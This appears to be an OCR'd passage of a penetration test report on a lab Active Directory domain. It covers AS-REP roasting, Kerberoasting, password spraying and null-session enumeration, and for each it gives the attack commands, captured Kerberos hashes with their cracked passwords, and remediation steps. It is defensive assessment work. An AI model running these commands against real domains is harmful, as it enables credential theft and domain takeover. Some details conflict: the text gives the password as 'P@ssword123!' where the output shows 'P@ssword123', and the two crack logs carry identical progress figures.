
Finding 2: F-02 - (High) - AS-REP Roasting

- **Vulnerability:** The user `asrep.user@ishaan.local` is configured with `Do not require Kerberos preauthentication`.
- **Risk:** This allows an attacker to request an encrypted portion of the user's Kerberos ticket without providing a password. This ticket (hash) can be cracked offline to reveal the user's plain-text password.
- **Tools Used:** `impacket-GetNPUsers`, `hashcat`
- **Evidence:**

- **Hash Retrieval: Explanation:** The `impacket-GetNPUsers` tool successfully retrieved the user's Kerberos AS-REP hash ($krb5asrep$) from the Domain Controller.
- **Hash Cracked: Explanation:** The `hashcat` tool successfully cracked the retrieved hash, revealing the user's plain-text password (`P@ssword123!`).



```
[*] Getting TGT for asrep.user
$krb5asrep$23$asrep.user@ISHAAN.LOCAL:ec22ebcb4ed6e27e295eb0aa973ae473$5c5787b5451a4296da763b2d266d0ec318a1a48979636248bc976e8ea84a5f16881cc0d4468ade6e1d9b
303e8b4ed66e1cd5b81fe24420c10131b5d53ccdc4807973724a0483c39d3a6601320903fc9c551d3b0acdfaa8384976057f294f925c1a15199771d0cafb1590fdd8d5e27932aec18954093a918
aa9f564b9185a713a1fe4502e1e3d1528f8057fa34a2bbd8310892b087d157545e91f0181aaa3d2da4ba077651ef4905da21357700bf75132ed9b3a478272d581a891001aa15184189fe219969c
cdf5d6f351c1dfd292d12a19fc782b5627fc2ac2981282552a70fa01abb286f29c7139d3630895
```




```
  https://hashcat.net/faq/morework

$krb5asrep$23$asrep.user@ISHAAN.LOCAL:ec22ebcb4ed6e27e295eb0aa973ae473$5c5787b5451a4296da763b2d266d0ec318a1a48979636248bc976e8ea84a5f16881cc0d4468ade6e1d9b
303e8b4ed66e1cd5b81fe24420c10131b5d53ccdc4807973724a0483c39d3a6601320903fc9c551d3b0acdfaa8384976057f294f925c1a15199771d0cafb1590fdd8d5e27932aec18954093a918
aa9f564b9185a713a1fe4502e1e3d1528f8057fa34a2bbd8310892b087d157545e91f0181aaa3d2da4ba077651ef4905da21357700bf75132ed9b3a478272d581a891001aa15184189fe219969c
cdf5d6f351c1dfd292d12a19fc782b5627fc2ac2981282552a70fa01abb286f29c7139d3630895:P@ssword123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$asrep.user@ISHAAN.LOCAL:ec22ebcb4ed6e ... 630895
Time.Started.....: Sun Nov  2 01:52:08 2025 (7 secs)
Time.Estimated...: Sun Nov  2 01:52:15 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1661.6 kH/s (0.88ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10764288/14344385 (75.04%)
Rejected.........: 0/10764288 (0.00%)
Restore.Point....: 10761216/14344385 (75.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: PA2Detail → Orphanblue2
Hardware.Mon.#1..: Util: 47%

Started: Sun Nov  2 01:52:05 2025
Stopped: Sun Nov  2 01:52:16 2025
```

- **Remediation:**
  1. On the `Account` tab for `asrep.user` in Active Directory, **uncheck** the box `Do not require Kerberos preauthentication`.
  2. Run an audit (using PowerShell or BloodHound) to find all other users or computers with this flag enabled and remediate them.


Finding 3: F-03 - (High) - Kerberoasting

- **Vulnerability:** The service account `svc.sql@ishaan.local` has a Service Principal Name (SPN) and a weak, user-guessable password (`P@ssword123`).

- **Risk:** Any authenticated domain user (like `bob.smith`) can request a service ticket for this account. This ticket is encrypted with the service account's password hash, which can be cracked offline.
- **Tools Used:** `impacket-GetUserSPNs`, `hashcat`
- **Evidence:**
  - **Hash Retrieval: Explanation:** `impacket-GetUserSPNs` was used with `bob.smith`'s credentials to find all Kerberoastable service accounts, successfully identifying `svc.sql`.
  - **Hash Cracked: Explanation:** The TGS hash (retrieved with `-request`, not pictured) was successfully cracked with `hashcat`, revealing the service account's plain-text password (`Password123` in this case, matching your `hashcat` output).



```
┌──(ishaan㉿kali)-[~/Downloads]
└─$ impacket-GetUserSPNs ishaan.local/bob.smith:Password123 -dc-ip 192.168.56.100
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName       Name     MemberOf  PasswordLastSet             LastLogon  Delegation
-------------------------  -------  --------  --------------------------  ---------  ----------
MSSQLSvc/dc-1.ishaan.local  svc.sql            2025-11-01 16:37:22.446842  <never>
```




```
* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$krb5tgs$23$*svc.sql$ISHAAN.LOCAL$ishaan.local/svc.sql*$950cb40a82938f1ca3eca3988d0b9161$0b83454d45da66b34df630c6f35efb2900b1ff79429044c8de0e75d595140f33ed
00aace2e82d387a41058f892b389d7daef54ce510a3027d7c80ee68394ebeb662f886941e04aa81bf141d5f8a56d839c3996abced0fb759effc733419e60e0648909646ee71b0c11ae1573c9d37
1b0b2e3feddfe2f33e0ffe4657327888da8dd9ca8c7adf8fefaa59210a5b8d452cd6a01d08f0e965e2dd126a81ea7e613e6f932118b4061271cbdc193fe17111c42925ee6e411eee7423de54352
d85fb114df5fd827dce9aba0d412a3a8b96b58881e48d23cc2961ce95879760d61e3a36c18231f5aed5aaa9de35b9e5c1072bf0d4ea11354d058fe56c38c1f04ccb14b75293a12df9b53fffeebd
e2fb5a85625d5a7cb9b4734bb723e9fa76764e5b40a8be3c26fc852a2b6d2148a954f7c1061de9ef4c4aafeeeb001ebfe85384d04af3f543cac33d0f8c5a1f73630b7acbcb64fc8a21dcedd3f01
c8fa526af82ded05cfd8974262cf549c6ad30d26c86400a65e884951c0adb2d09900668e8b360bb514ba47665de37aac1114b80c10bd7f80fd15c22a751433ffb1a4ab33348b6beee3f80c0f7da
da82cc9531b2cb708c1af13151c75cf276362cf0342bd3b333c8553e90de77f31e694b3b6333233273425f73ff3d21cd6656f46425c20f4aae3c292bb8ecb110b2bb9e4051e6a26f2282094dcd2
0f2ced81d55501e19699b42a3ade686ab526a8130dd1bc7089745687236b5f2162af5c3ad5febfaf754e0a19754e8d110f626c7c4500e2a372100d50b20ca6c45c5de930977e7d423fec181b9d5
1dded6b70877d3e0e0b61bed1790bad1526a6b8c7731eca54f0d3bd1ce6688cbecf759dfbacdfa7c9f8c5be2d48889f152456e55c44bd925c3f3ad894d0657d6071d73be61cd2fcce43b4490b4c
6b19a5efd648f00501f622d688374ab50fe118fc35f65be177a0c41c1ac6f3b5264035c5bd47ba8095e1cb68ad9d2a5d2caf75781702050d302350eed84c977ef68dae11701a37359d71a1ad190
7178eb670bb47361efb05e97f2b76dd83d040500b051e6a81b4c2912bcceae7377789ccb5c2298eaefa033fa6dc54fde61f0718c9a27ff00f6bbba9838a0897bd424466b1d5a16f5e413623d835
ca3eb09be51f9513abc5e951ef93fadf8e80265ca7e93af30b120c6fce26a7d39259178d2c180f2f06c890dc844fbbee94dba44dd74f093c6d9f12e41625af88d883cb528dedce2ac617e28245f
25cdf1cbbfe0c3d3c784db31f6fd780d977eb289bf9e16807fc223fa630e801c9ba3c477b0001dfbd45caa3873a4e21e0acdcd1812e06b14319980586638ae12c605d3dfc1d56547d636c5e7a54
c0c540f5d2bcf755a933fafbcea33cf8464c64770219ec061412d5ace5848ff6bd2ae2ebab7fc46117a80d5cb66c354712c42281743ac79124999d997c71df5a57fa69619892a84839113d51346
242b16e77a0c3db0a5666a664bc:P@ssword123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc.sql$ISHAAN.LOCAL$ishaan.local/svc....a664bc
Time.Started.....: Sun Nov  2 01:58:37 2025 (5 secs)
Time.Estimated...: Sun Nov  2 01:58:42 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1872.3 kH/s (0.91ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10764288/14344385 (75.04%)
Rejected.........: 0/10764288 (0.00%)
Restore.Point....: 10761216/14344385 (75.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: PA2Detail → Orphanblue2
Hardware.Mon.#1..: Util: 59%

Started: Sun Nov  2 01:58:21 2025
Stopped: Sun Nov  2 01:58:44 2025
```

- **Remediation:**
    1. Reset the `svc.sql` password to a 25+ character, complex, randomly generated password.
    2. Where possible, configure service accounts to use **Group Managed Service Accounts (gMSAs)**, which automatically manage and rotate complex passwords, making them immune to Kerberoasting.

Finding 4: F-04 - (Medium) - Weak Password Policy

- **Vulnerability:** The user `bob.smith@ishaan.local` was using a weak, common password (`Password123`) that was easily guessed in a Password Spraying attack.
- **Risk:** Weak passwords allow attackers to gain initial access to the network with minimal effort, bypassing other security controls.
- **Tools Used:** `crackmapexec`
- **Evidence:**
    - **Password Spray Success: Explanation:** The `crackmapexec` tool was used to spray the password `Password123` against the `bob.smith` user. The green `[+]` indicates a successful login. The red `[-]` with a different password shows a failed attempt for comparison.




```
—(ishaan㉿kali)-[~]
—$ crackmapexec smb 192.168.56.100 -u bob.smith -p 'Password123'
MB         192.168.56.100  445    DC-1             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-1) (domain:ishaan.local) (signing:True) (SMBv1:Fa
se)
MB         192.168.56.100  445    DC-1             [+] ishaan.local\bob.smith:Password123

—(ishaan㉿kali)-[~]
—$ crackmapexec smb 192.168.56.100 -u bob.smith -p '123456'
MB         192.168.56.100  445    DC-1             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-1) (domain:ishaan.local) (signing:True) (SMBv1:Fa
se)
MB         192.168.56.100  445    DC-1             [-] ishaan.local\bob.smith:123456 STATUS_LOGON_FAILURE

—(ishaan㉿kali)-[~]
```

- **Remediation:**
    1. Implement a strong password policy via Group Policy (GPO) that requires a minimum of 14 characters and complexity.
    2. Implement an account lockout policy (e.g., 5 failed attempts) to mitigate brute-force and spraying attacks.


3. Deploy a "banned password list" tool to prevent users from choosing common passwords like `Password123!` or `123456!`.

Finding 5: F-05 - (Low) - Information Disclosure via Enumeration

- **Vulnerability:** The Domain Controller (`192.168.56.100`) responds to anonymous `nmap` scans and allows anonymous "null sessions" via `enum4linux`.
- **Risk:** This allows an unauthenticated attacker to confirm the domain name (`ISHAAN`), list running services (LDAP, Kerberos, SMB), and potentially enumerate usernames without any credentials. This information provides a roadmap for an attacker to launch further attacks.
- **Tools Used:** `nmap`, `enum4linux`
- **Evidence:**
  - **Nmap Scan: Explanation:** The `nmap` scan successfully identified the host as a Domain Controller by its open ports (88, 389, 445, etc.).
  - **Enum4linux Scan: Explanation:** The `enum4linux` scan confirmed the domain name (`ISHAAN`) and that the server allowed anonymous "null sessions," which is how it gathered its information.



```
┌──(ishaan㉿kali)-[~]
└─$ nmap -sT 192.168.56.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-02 01:28
Nmap scan report for 192.168.56.100
Host is up (0.00044s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
MAC Address: 00:0C:29:89:33:D0 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.35 second
```



```
┌──(ishaan㉿kali)-[~]
└─$ enum4linux -a 192.168.56.100
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/

 ========================================( Target Information )==========

Target ........... 192.168.56.100
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===========================( Enumerating Workgroup/Domain on 192.168.56.100 )==


[+] Got domain/workgroup name: ISHAAN


 ===============================( Nbtstat Information for 192.168.56.100 )=====

Looking up status of 192.168.56.100
        DC-1            <00> -         B <ACTIVE>  Workstation Service
        ISHAAN          <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        ISHAAN          <1c> - <GROUP> B <ACTIVE>  Domain Controllers
        DC-1            <20> -         B <ACTIVE>  File Server Service
        ISHAAN          <1b> -         B <ACTIVE>  Domain Master Browser

        MAC Address = 00-0C-29-89-33-D0

 ==================================( Session Check on 192.168.56.100 )==========


[+] Server 192.168.56.100 allows sessions using username '', password ''


 ===============================( Getting domain SID for 192.168.56.100 )=======

Domain Name: ISHAAN
Domain Sid: S-1-5-21-1892744502-4186522363-1545005101

[+] Host is part of a domain (not a workgroup)
```

- **Remediation:**
  1. Implement network-level firewall rules to restrict access to sensitive ports (like SMB, RPC, and LDAP) to only trusted subnets or specific administrative hosts.
  2. Prevent anonymous "null session" enumeration by modifying registry keys or applying a Group Policy Object (GPO) to restrict `RestrictAnonymous` and `RestrictAnonymousSAM`.

6. Tooling & Methodology Explanations

This section explains the purpose of the key tools used during the assessment.

- **`nmap`:** (Network Mapper) A tool used for network discovery. It scans IP addresses to find live hosts, open ports, and running services. It's the first step in "mapping" the attack surface.

- **`enum4linux`:** A tool specifically for enumerating Windows and Samba systems. It connects to services like SMB (Port 445) to try to get a list of usernames, group memberships, and the domain's password policy.
- **`crackmapexec (nxc)`:** A "swiss-army knife" for network attacks. In this test, it was used in "Password Spraying" mode to try a single password against many users, which is how `bob.smith` was compromised.
- **Impacket (`GetNPUsers`, `GetUserSPNs`, `secretsdump`):** A collection of Python scripts for attacking network protocols.
    - **`impacket-GetNPUsers`:** Exploits AS-REP Roasting by asking the DC for a user's hash (if they don't have pre-authentication).
    - **`impacket-GetUserSPNs`:** Exploits Kerberoasting by asking the DC for a service account's hash.
    - **`impacket-secretsdump`:** Performs the DCSync attack to dump all password hashes from the Domain Controller.
- **`hashcat`:** The world's fastest password cracking tool. It takes a captured hash (from `GetNPUsers` or `GetUserSPNs`) and tries millions of password guesses from a wordlist (like `rockyou.txt`) to find the matching plain-text password.
- **`BloodHound` (and `SharpHound`):** The most powerful Active Directory enumeration tool.
    - **`SharpHound.exe` (The Collector):** Runs on a compromised machine (`WKS-01`) to gather all information about users, groups, computers, and permissions.
    - **`BloodHound` (The GUI):** The application on Kali that loads the data and provides a visual graph. Its "Pathfinding" feature is used to find the shortest attack path from a low-privilege user to Domain Admin.
- **`bloodyad`:** A modern Active Directory exploitation tool. In this test, it was used to connect to the DC via LDAP and abuse the `GenericAll` permission that BloodHound found, allowing us to add our user to the `Domain Admins` group.

7. Conclusion

The `ishaan.local` domain is highly vulnerable to compromise due to several critical, inter-connected misconfigurations. An attacker can chain these vulnerabilities to escalate from a low-privilege user to a full Domain Administrator in under an hour. Prioritized remediation of the DACL (`GenericAll`) vulnerability is essential, followed by remediating the Kerberos and password policy weaknesses.